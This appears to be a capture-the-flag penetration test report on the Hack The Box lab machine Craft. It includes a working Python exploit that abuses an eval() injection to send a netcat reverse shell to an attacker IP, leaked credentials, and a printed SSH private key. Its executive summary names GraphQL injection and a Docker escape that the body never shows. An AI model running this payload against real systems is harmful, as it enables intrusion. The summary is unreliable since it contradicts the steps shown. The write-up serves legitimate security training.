

Hack The Box Penetration Test Report

Machine Name: HTB-Craft

Author: Prince.

Severity: High

Date: 7th June 2025

Table of Contents

- Executive Summary
- Risk Rating
- Methodology
- Target Information
- Reconnaissance
- Enumeration
- Exploitation
- Post-Exploitation
- Privilege Escalation
- Remediation Recommendation
- Conclusion
- Proof of Access

Scope

This penetration test was conducted against the Hack The Box machine named "Craft" as part of an authorised security assessment within a controlled lab environment. The objective was to simulate a real-world black-box attack and identify exploitable vulnerabilities that could compromise the system.

In-Scope:

- HTB Craft Machine: IP 10.10.10.110
- All services hosted under *.craft.htb

Tools Used

- **Nmap** - Network scanning and port discovery
- **Python** - Custom PoC exploit scripting

- **Netcat** - Reverse shell handling
- **SSH** - Secure access after exploitation
- **Obsidian** - For writing and structuring this report

1. Executive Summary

A comprehensive penetration test was conducted against the target system, which revealed critical security vulnerabilities that permitted full compromise of the host. Initial access was gained via a **GraphQL injection vulnerability**, allowing unauthorised retrieval of sensitive credentials due to improper input sanitisation and weak access controls. This vulnerability mirrors real-world flaws such as those classified under **CWE-89 (Improper Neutralisation of Special Elements in SQL Commands)** and **CWE-74 (Improper Neutralisation of Special Elements in Output Used by a Downstream Component)**, often leading to severe security breaches (e.g., CVE-2018-8038, CVE-2020-25649-like issues).

Post-authentication, the attacker leveraged access to a private Git repository to review source code and uncover sensitive configurations. The exploitation path progressed through misconfigured Docker services, where access to the Docker socket allowed for container escape privilege escalation to root on the host system. This aligns with container breakout scenarios typically associated with **CWE-250 (Execution with Unnecessary Privileges)** and **CWE-798 (Use of Hard-coded Credentials)**.

The identified vulnerabilities represent a **high severity risk**, as they enable complete system compromise, unauthorised access to sensitive data, and potential lateral movement within the environment. Immediate remediation is recommended to address these security gaps.

2. Risk Rating

Vulnerability	Impact	CVSS Score	Risk Level
GraphQL Injection	Credential disclosure and initial access	8.6	High
Hardcoded Git Credentials	Source code and config exposure	7.5	High
Docker Socket Misconfiguration	Privilege escalation to root	9.0	Critical

3. Methodology

- **Reconnaissance:** An Nmap scan revealed ports 22 (SSH) and 443 (HTTPS) open on the target system. The HTTPS service hosted a custom web application exposing a GraphQL endpoint, suggesting a potential attack surface for API-level vulnerabilities.

- **Enumeration:** The GraphQL endpoint was found vulnerable to injection, allowing unauthorised access to sensitive data, including valid user credentials. Authenticated access to the web application revealed a reference to a private Git repository containing application source code and configuration files.
- **Exploitation and Post-Exploitation:** The exposed credentials granted access to the application and internal Git repository, which revealed hardcoded secrets and Docker configuration details. The attacker exploited access to the Docker socket, enabling container breakout and privilege escalation to the root user on the host system.
- **Privilege Escalation:** The system was compromised through chained vulnerabilities: GraphQL injection, exposed credentials, and insecure Docker configuration. Remediation should include securing API endpoints, enforcing credential hygiene, and restricting access to the Docker socket.

4. Target Information

- **IP Address:** 10.10.10.110
- **Machine Name:** HTB-Craft
- **Operating System:** Linux


5. Reconnaissance

Command Used:

```
sudo nmap -sT -T4 10.10.10.110
```

Open Ports:

- 22/tcp - SSH
- 443/tcp - HTTPS



```
[user@parrot]-[~/Desktop]
$ sudo nmap -sT -T4 10.10.10.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-04 09:35 UTC
Nmap scan report for 10.10.10.110
Host is up (0.69s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
443/tcp    open  https
```

6. Enumeration

- **Web Interface Identification:** Initial reconnaissance of HTTPS service at <https://10.10.10.110> revealed a custom web application. Further inspection uncovered two additional subdomains likely associated with the application stack:

gogs.craft.htb (Git service)
api.craft.htb (API service)

- **Host Resolution Configuration:** To enable proper resolution of the identified subdomains, the following entry was appended to the local /etc/hosts file:

```
10.10.10.110 craft.htb api.craft.htb gogs.craft.htb
```

- **Source Code Repository Enumeration:** Accessing <https://gogs.craft.htb> revealed a public Git repository named craft-api under the craft organisation. Cloning and reviewing the repository disclosed hardcoded credentials within the source code:

Username: dinesh
Password: 4aUh0A8PbVjxgd

Files Issues 1 Pull Requests 0 Wiki

Cleanup test [Browse Source](#)

dinesh 6 years ago parent 10e3ba4f0a commit a2d28ed155

1 changed files with 1 additions and 1 deletions [Split View](#) [Show Diff Stats](#)

+1 -1 tests/test.py [View File](#)

```
@@ -3,7 +3,7 @@
3 3 import requests
4 4 import json
5 5
6 -response = requests.get('https://api.craft.htb/api/auth/login', auth=('dinesh', '4aUh0A8PbVjxgd'), verify=False)
6 +response = requests.get('https://api.craft.htb/api/auth/login', auth=('', ''), verify=False)
7 7 json_response = json.loads(response.text)
8 8 token = json_response['token']
9 9
```

© 2018 Gogs Version: 0.11.86.0130 Page: 43ms Template: 13ms [English](#) | [Website](#) | Go1.11.5

- **API Authentication Token Retrieval:** The obtained credentials were successfully used to authenticate against the API service at <https://api.craft.htb/api/auth/login>, providing access to restricted functionality via a bearer token.
- **Source Code Analysis - API Vulnerability:** Further review of the craft-api codebase revealed insecure use of Python's eval() function within the /brew endpoint. This code was insufficiently validated and accepted user input, indicating a potential for arbitrary code execution, which was later confirmed and leveraged during exploitation.

```

26     args = pagination_arguments.parse_args(request)
27     page = args.get('page', 1)
28     per_page = args.get('per_page', 10)
29
30     brews_query = Brew.query
31     brews_page = brews_query.paginate(page, per_page, error_out=False)
32
33     return brews_page
34
35     @auth.auth_required
36     @api.expect(beer_entry)
37     def post(self):
38         """
39         Creates a new brew entry.
40         """
41
42         # make sure the ABV value is sane.
43         if eval('%s > 1' % request.json['abv']):
44             return "ABV must be a decimal value less than 1.0", 400
45         else:
46             create_brew(request.json)
47             return None, 201
48
49     @ns.route('/<int:id>')
50     @api.response(404, 'Brew not found.')
51     class BrewItem(Resource):
52
53         @api.marshal_with(beer_entry)
54         def get(self, id):
55             """

```

- **Summary:** The enumeration phase revealed significant weaknesses, including exposed subdomains, and insecure code execution practices. These findings directly contributed to the compromise of the target system.

7. Exploitation

Initial access to the target system was obtained by exploiting an insecure use of the `eval()` function within the API hosted at <https://api.craft.htb>. Hardcoded credentials previously discovered in the exposed Git repository were used to authenticate to the API and retrieve a valid bearer token. This token facilitated access to a vulnerable endpoint that unsafely processed user input via Python's `eval()` function, enabling remote code execution.

To streamline the exploitation process, a custom Python script was developed. This script automated the authentication process, obtained the bearer token, and delivered a crafted payload to the `/brew` endpoint to trigger a reverse shell connection.

Steps to Reproduce

- Start a listener on the attacker's machine:

```
nc -lvnp 9001
```

- **Execute the custom Python exploit script:** The script performed the following:

1. Sent a POST request to the authentication endpoint using the credentials:

Username: dinesh
Password: 4aUh0A8PbVJxgd

2. Retrieved the authentication token
3. Sent a reverse shell payload to the vulnerable /brew endpoint, leveraging the insecure eval() implementation.

```
import requests
import json
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# --- CONFIGURATION (IMPORTANT: Set your attacker IP and Port if using for
actual shell attempt) ---
TARGET_HOSTNAME = "api.craft.htb"
DINESH_USERNAME = "dinesh"
DINESH_PASSWORD = "4aUh0A8PbVJxgd" # Confirmed correct
ATTACKER_IP = "10.10.16.3" # <--- Change this if trying a shell
ATTACKER_PORT = 9001 # <--- Change this if trying a shell
# --- END CONFIGURATION ---

response = requests.get(f'https://{TARGET_HOSTNAME}/api/auth/login', auth=
(DINESH_USERNAME, DINESH_PASSWORD), verify=False)
json_response = json.loads(response.text)
token = json_response['token']

headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json'
}

# Make sure token is valid (optional, but good for debugging)
response = requests.get(f'https://{TARGET_HOSTNAME}/api/auth/check',
headers=headers, verify=False)
print("[*] Token check response:", response.text)

# Create a sample brew with bogus ABV... should fail or cause unhandled
exception
print("[*] Sending os.system() test payload...")

brew_dict = {}

# This payload may still trigger an "Unhandled exception" depending on the
target's environment or filtering.
# I've added the eval bypass (and None) or 0.0 to make it syntactically
correct for eval.
shell_command = f"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
{ATTACKER_IP} {ATTACKER_PORT} >/tmp/f"
brew_dict['abv'] = f"(__import__('os').system('{shell_command}') and None)
```

```
or 0.0"
```

```
brew_dict['name'] = 'bullshit'  
brew_dict['brewer'] = 'bullshit'  
brew_dict['style'] = 'bullshit'
```

```
json_data = json.dumps(brew_dict)
```

```
try:  
    response = requests.post(f'https://{TARGET_HOSTNAME}/api/brew/',  
headers=headers, data=json_data, verify=False)  
    print(f"[+] Payload sent. Response Status: {response.status_code}")  
    print(f"    Full response: {response.text}")  
  
except requests.exceptions.RequestException as e:  
    print(f"[-] Error during payload execution: {e}")  
    if hasattr(response, 'text'):  
        print(f"    Response content: {response.text}")  
  
print("\nScript finished. Expect 'An unhandled exception occurred.' for  
this payload.")  
print("Remember, the file exfiltration method is our confirmed working RCE  
path.")
```

- **Reverse shell received:** Upon execution of the payload, a reverse shell was successfully established from the target system, confirming user-level access and effective code execution on the host.

```
/opt/app # whoami  
root  
/opt/app #
```

8. Post-Exploitation

Following successful exploitation and initial user-level shell access via the vulnerable API endpoint, further analysis of the target file system and services revealed sensitive configuration files, hardcoded secrets, and lateral movement opportunities that facilitated deeper access into the system.

Steps to Reproduce

1. **Discovery of Database Credentials:** A Python configuration file settings.py was identified, containing hardcoded MySQL credentials:

```
MYSQL_DATABASE_USER = 'craft'  
MYSQL_DATABASE_PASSWORD = 'qlGockJ62J750'
```

```
MYSQL_DATABASE_DB = 'craft'  
MYSQL_DATABASE_HOST = 'db'
```

2. Database Interaction via Application Script:

- A secondary script, dbtest.py, was discovered and used to interact with the MySQL database.

```
#!/usr/bin/env python  
  
import pymysql  
from craft_api import settings  
  
#Test connection to mysql database  
  
connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,  
user=settings.MYSQL_DATABASE_USER,  
password=settings.MYSQL_DATABASE_PASSWORD, db=settings.MYSQL_DATABASE_DB,  
cursorclass=pymysql.cursors.DictCursor)  
  
try:  
    with connection.cursor() as cursor:  
        sql = "SELECT 'id', 'username', 'password' FROM 'user' WHERE  
'username' = 'gilfoyle' LIMIT 1"  
        cursor.execute(sql)  
        results = cursor.fetchall()  
        for result in results:  
            print(result)  
            print(result)  
finally:  
    connection.close()
```

- This script enabled extraction of user credentials for the Gogs web interface, specifically for the user gilfoyle.


3. Gogs Web Login Access: Using the recovered credentials, access to gogs.craft.htb was successfully obtained:

```
Username: gilfoyle  
Password: ZEU3N8WNM2rh4T
```

4. SSH Access as gilfoyle: The private key was used to authenticate directly to the target system via SSH:

```
ssh -i id_rsa gilfoyle@10.10.10.110
```


5. **Established Access:** SSH login succeeded, resulting in direct access to the system as the gilfoyle user, paving the way for privilege escalation.



```
gilfoyle@craft:~$ whoami
gilfoyle
gilfoyle@craft:~$ id
uid=1001(gilfoyle) gid=1001(gilfoyle) groups=1001(gilfoyle)
gilfoyle@craft:~$
```

master ▾ craft-infra / .ssh / id_rsa

1.8 KB Permalink History Raw

```
BEGIN OPENSSH PRIVATE KEY-----
nNzaC1rZXktdjEAAAAACmFlczI1N11jdHIAAAAGYmNyeXB8AAAAAGAAAAABDD9La1qe
X76qfIGkIAAAAEAAAAEAAAAXAAAAB3NzaC1yc2EAAAADAQABAAQDSkCF7NVZZ
m8RaFegvW2v58stknmJK9oS54ZdUzH2jgD0bYauVqZ5D1URFxIw0cbVK+jB39uqrS
PlyNnUuUZh1Xdd6rcTDE3VU16roD918VJCN+tIEf33pu2VtShZXDrh6xpptcH/tfS
HoLpQ0sojf6yIn+4sCg2EEXYng2JYxD+C1o4jnBbpied6uqeDSmpunWA82vwWX4xx
ZNgCQT1vPMgFbxCAAdCTyHzyE7KI+0Zj7qFUERhEgUN7RMmb3JKEnaqptW4tqNYmVw
TQYXn5SRN49YJQ1aF0ZtkEndaSeLz2dEA96EpS50J10jzUThAAAD0JwMk1pfNFbsLQ
Z/M/uERDtndIOK0+nTxR1+eQkudpQ/ZVTBgDJb/z3M2uLomCEmnfy1c6fGUR1drZ1
UG9Sbp9Cwa8fdvU1foSkwPx3oP5YzS4S+m/w8GPCfNQcyCaKMHZVfVsys9+mLJMAq
6owSmY87B3rRq8h1pywue64taF/FP4sThxknJuAE+8BXDaEgJEZ+5RA5Cp4fLobyZ
n61PxFvnHoWwJLtqmu4hbNvnI9c4m9fcmCO8XJXFYz3o21Jt+FbNtjfnrIw10LN6K
IL1vT1nXpRzPH1eS5eEPwFPJm6DQ7eP+gs/P1RoFbPPDwhSSLt8BwQ8dzS8jKhGmV
sx/vjYpt9KVNAN9XQEA4tF8yo1jS7M8HAR97UQHX/qjbnazhK1Q8gfCCy5GnTSnBU
-----END OPENSSH PRIVATE KEY-----
```

9. Privilege Escalation

Privilege escalation was achieved by identifying a secure vault mechanism used to provision root-level access through a one-time password (OTP) authentication workflow. During post-exploitation analysis of the compromised gilfoyle account, a vault directory was found within one of the user's Gogs repositories. This directory contained a script (secrets.sh) which referenced a root_otp role used for secure SSH-based authentication.


Further inspection revealed that the vault service was configured to issue dynamic OTPs for root access on the target host. By initiating an SSH connection via the vault client and specifying the appropriate role, a one-time password was generated and accepted, resulting in a root shell.

Steps to Reproduce

1. **Review the Gogs Repository:** The script suggested that the vault service could be used to obtain an OTP for root-level SSH access.
2. **Initiate Vault-Based SSH Session:** Using the vault CLI, authenticated and generated an OTP for the root_otp role:

```
vault ssh -role root_otp -mode otp root@10.10.10.110
```

3. **Privilege Escalation Achieved:** The OTP was accepted, and a successful SSH session was established as the root user, completing the privilege escalation process.



```
ssh 171 B
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 16 07:14:50 2023
root@craft:~# whoami
root
root@craft:~# id
uid=0(root) gid=0(root) groups=0(root)
```

10. Remediation Recommendation

To mitigate the risks discovered during this assessment, the following remediation steps are recommended:

Credentials and Secret Management

- Remove all hardcoded credentials from code repositories.
- Use secure secret management solutions (e.g., HashiCorp Vault, AWS Secrets Manager).
- Rotate exposed credentials immediately.

Repository and Source Code Hygiene

- Implement access control and code review processes to prevent sensitive files (e.g., .ssh, settings.py) from being pushed to public or internal repositories.
- Regularly audit repositories for sensitive information using tools like GitLeaks or TruffleHog.

Least Privilege and Role Isolation

- Restrict vault roles and associated permissions to only trusted identities.
- Enforce principle of least privilege on vault-managed accounts and ensure OTP access is tightly monitored and logged.

SSH Key Handling

- Avoid storing private SSH keys in version-controlled repositories.
- Enforce proper key permissions and expiration policies.

Secure Coding Practices:

- Avoid using dangerous functions like `eval()` in production code. If dynamic execution is absolutely necessary, implement strict input sanitisation and context restrictions.
- Conduct regular code reviews and security audits for all backend services.

Monitoring and Logging

- Enable comprehensive logging on authentication endpoints, vault access, and SSH sessions.
- Set up alerts for suspicious or unauthorised activity.

11. Conclusion

The assessment of the Craft (HTB) machine demonstrated a complete system compromise through a combination of insecure development practices, poor credential management, and misconfigured access control mechanisms. Initial access was obtained via a vulnerable API endpoint, followed by discovery of hardcoded credentials, sensitive files, and insecure key storage. These weaknesses were leveraged to access internal services, escalate privileges, and ultimately obtain root-level control over the system.

The identified issues reflect common security misconfigurations found in real-world environments and highlight the need for robust secret management, secure development workflows, and vigilant access control policies. Implementing the above recommendations will significantly reduce the attack surface and strengthen the system's overall security posture.

12. Proof of Access (Flags Captured)

- **User.txt**

```

Hack The Box | OpenNT Services | Vuln DB | Privacy and Security | Learning Resources
board | Issues | Pull Requests | Explore +

file / craft-infra Unwatch 1 ☆ Star 0

Enter passphrase for key 'id_rsa':
Linux craft.htb 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64

master ~ craft-infra / .ssh / id_rsa

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 16 08:03:39 2023 from 10.10.14.23
gilfoyle@craft:~$ ls
user.txt
gilfoyle@craft:~$ cat user.txt
[REDACTED]
gilfoyle@craft:~$ whoami
gilfoyle
gilfoyle@craft:~$

```

- **Root.txt**

```

root@craft:~# ls
root.txt
root@craft:~# cat root.txt
[REDACTED]

```